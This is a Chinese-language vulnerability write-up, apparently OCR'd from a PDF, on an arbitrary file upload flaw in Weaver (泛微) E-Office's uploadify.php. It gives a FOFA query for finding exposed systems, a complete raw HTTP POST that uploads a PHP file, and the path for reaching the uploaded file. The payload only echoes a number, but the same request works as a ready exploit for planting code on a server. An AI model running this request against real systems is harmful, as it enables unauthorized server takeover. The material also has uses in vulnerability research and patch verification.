
F8-15泛微-E-Office-文件上传

漏洞描述：

泛微e-office系统是标准、易用、快速部署上线的专业协同OA软件,国内协同OA办公领域领导品牌,致力于为企业用户提供专业OA办公系统、移动OA应用等协同OA整体解决方案。泛微OA e-office平台uploadify.php处存在任意文件上传漏洞，攻击者通过漏洞可以获取服务器权限。

网站图片：



网络测绘：

fofa语法：


fofa-qeury: app="泛微-EOffice"

漏洞复现：

1.执行poc上传文件，并得到回显
payload：

```
POST /inc/jquery/uploadify/uploadify.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 227
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: multipart/form-data; boundary=gfgea1saasf5dsgg5fd5fds15gf5kj51vd1s
--gfgea1saasf5dsgg5fd5fds15gf5kj51vd1s
Content-Disposition: form-data; name="Filedata"; filename="hellofanwei.php"
Content-Type: application/octet-stream
<?php echo 12349847;?>
--gfgea1saasf5dsgg5fd5fds15gf5kj51vd1s--
```

效果图:



2.访问路径/attachment/{{回显的数字}}/hellofanwei.php

12345678